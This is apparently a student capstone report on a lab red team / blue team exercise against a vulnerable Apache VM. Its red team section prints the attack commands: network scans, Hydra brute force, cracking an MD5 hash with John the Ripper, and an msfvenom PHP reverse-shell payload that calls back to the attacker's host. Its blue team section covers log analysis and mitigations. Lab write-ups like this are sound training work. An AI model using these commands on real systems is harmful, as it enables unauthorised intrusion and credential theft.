Jordan Howard
Project 2:
Red Team vs. Blue Team

Objective of Project

As pentesters and SOC analysts, we will together on Capstone Project II Red Team vs. Blue Team.

- As the Red Team, we will attack a vulnerable VM within your environment, gaining root access to the machine.
- As Blue Team, we will use Kibana to review logs taken during their Day 1 engagement. We'll use the logs to extract hard data and visualizations for their report.

ELK Server Setup

Set up the following files

Metricbeat

Filebeat


Packetbeat

Red Team

Security Assessment

Finding the Targets

Discover Network IP address and range using ifconfig command.



Finding the target

Host network found using nmap command.


Host Name: Capstone

IP Address: 192.168.1.105

Network Description: Targeted machine using the apache web server

Finding the Targets


- *netdiscover* to determine the active hosts on the network- Command is *netdiscover -r 192.168.1.255/16*



Company Directory is found “Vulnerability”

Target Analysis

- Typing *192.168.1.105/company_folders/secret_folder* as suggested, exposes information about a potential employee.



Target Analysis

- Checking for OS: `nmap -sS -A 192.168.1.105`

- `wget 192.168.1.105/meet_our_team/ashton.txt | cat ashton.tx`

```
root@kali:~# wget 192.168.1.105/meet_our_team/hannah.txt | cat hannah.txt
Hannah has been our VP of IT for nearly an hour! When it comes to training, Hannah slams her head against the desk when she he
ars of another employee falling for a phishing email. "The people here are as ssweet as sugar and just as dumb" she writes "I
am constantly having to teach Ahston how to access the secret_folder." Haha Hannah, well done! We look forward to all of you m
eeting her in the future!
--2021-05-09 06:59:28--  http://192.168.1.105/meet_our_team/hannah.txt
Connecting to 192.168.1.105:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 404 [text/plain]
Saving to: 'hannah.txt.1'

hannah.txt.1                  100%[==================================================>]     404  --.-KB/s    in 0s

2021-05-09 06:59:28 (47.6 MB/s) - 'hannah.txt.1' saved [404/404]
```

Exploitation Initiation

Unzip the wordlist to try to bruteforce attack. Command *gunzip /usr/share/wordlists/rockyou.txt.gz*

```
File  Edit  View  Search  Terminal  Help
root@kali:/# ls usr/share/wordlists
dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  sqlmap.txt  wfuzz
root@kali:/#
```


Hydra brute force action: Command *hydra -l ashton -p /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/*

```
root@kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_f
older/
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes
.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-05-09 07:29:36
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80//company_folders/secret_folder/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
```

Exploitation Success

- Now that Ashton's password is cracked; username:ashton and password:leopoldo, I should now be able to navigate to the secret folder: `



Exploitation Success

- Crack Ryan's password hash with john the ripper: *john --format=raw-md5 ryans_hash*
- Password is linux4u

```
root@kali:~# nano ryans_hash
root@kali:~# ls
ashton.txt    blog.txt  Documents  hannah.txt  Pictures  ryans_hash  Videos
ashton.txt.1  Desktop   Downloads  Music       Public    Templates
root@kali:~# john --format=raw-md5 ryans_hash --show
?:linux4u

1 password hash cracked, 0 left
root@kali:~#
```

Exploitation Execution

Use *msfvenom* to create a reverse shell payload script in Kali Linux.


Command is *msfvenom -P php/meterpreter/reverse_tcp lhost=192.168.1.8 lport=666 -f raw > open-shell.php*

After finding the open-shell.php, *dav://192.168.1.105/webdav/* from the browser.

Now in Kali VM run Metasploit and run the following commands to prepare for listening and being ready to accept any retrograde connection coming from Capstone VM

Exploitation Execution


Run the malicious shell script on the Victim (Capstone) VM, on Kali linux by the command *192.168.1.105/webdav/shell.php*



Post-Exploitation

Run Meterpreter shell to find information about victim's system.


Flag is found.




Blue Team

Log Analysis and Attack Characterization

Analysis: Identify Port Scan





nmap port scan occurred 10-16-21 at 14:50

36108 packets were sent mostly from 172.16.4.205

Spike in a single host creating traffic indicates this is a port scan


Analysis: Finding the Request for the Hidden Directory

- 16,312 requests were made on 10-13-21 at 23:36-37 to access the company's secret folder
- 2 requests were made to access http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server which contains instructions to connect to webdav


Analysis: Discover Brute Force Attack

16,300 requests were made during the brute force attack

- 2 requests were successful which means there were 16,298 unsuccessful login attempts



Analysis: Find the WebDAV Connection



- 336 requests were made to the webdav directory
- You can see in the url.full visualization that http://192.168.1.105/webdav/exploit.php and http://192.168.1.105/webdav/passwd.dav were accessed

Mitigation: Block Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Set an alert when a single IP is interacting with multiple hosts.

What threshold would you set to activate this alarm?

More than 3 separate host interactions from the same IP.

System Hardening

What configurations can be set on the host to mitigate port scans?
Defense-in-depth. A well configured firewall: deny by default. Close all ports you don't want others to use. Using private address space (such as with network address translation) and additional firewalls provide even more protection.

Describe the solution. If possible, provide required command lines.
List of firewall-cmd commands

Mitigation: Finding the Request for the Hidden Directory

Alarrn

What kind of alarm can be set to detect future unauthorized access?

An alert any time a non-whitelisted IP tries to access the secret folder.

What threshold would you set to activate this alarm?

Any time an unknown IP tries to access this folder.

System Hardening

What configuration can be set on the host to block unwanted access?

Deny all by default and only allow whitelisted IP addresses to access folder.
#3 on OWASP top 10 - Cryptographic failures (previously sensitive data exposure)

Describe the solution. If possible, provide required command lines.
Don't expose a folder containing sensitive information over the internet.

Mitigation: Prevent Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Set a baseline for how many normal failed logins are normal for a single user. When threshold is reached, trigger an alarm.

What threshold would you set to activate this alarm?

More than 3 failed login attempts in 1 minute

System Hardening

What configuration can be set on the host to block brute force attacks?

Lock account and send reset password after 3 failed login attempts.

Describe the solution. If possible, provide the required command line(s).

How to deny after 3 failed login attempts in Linux Windows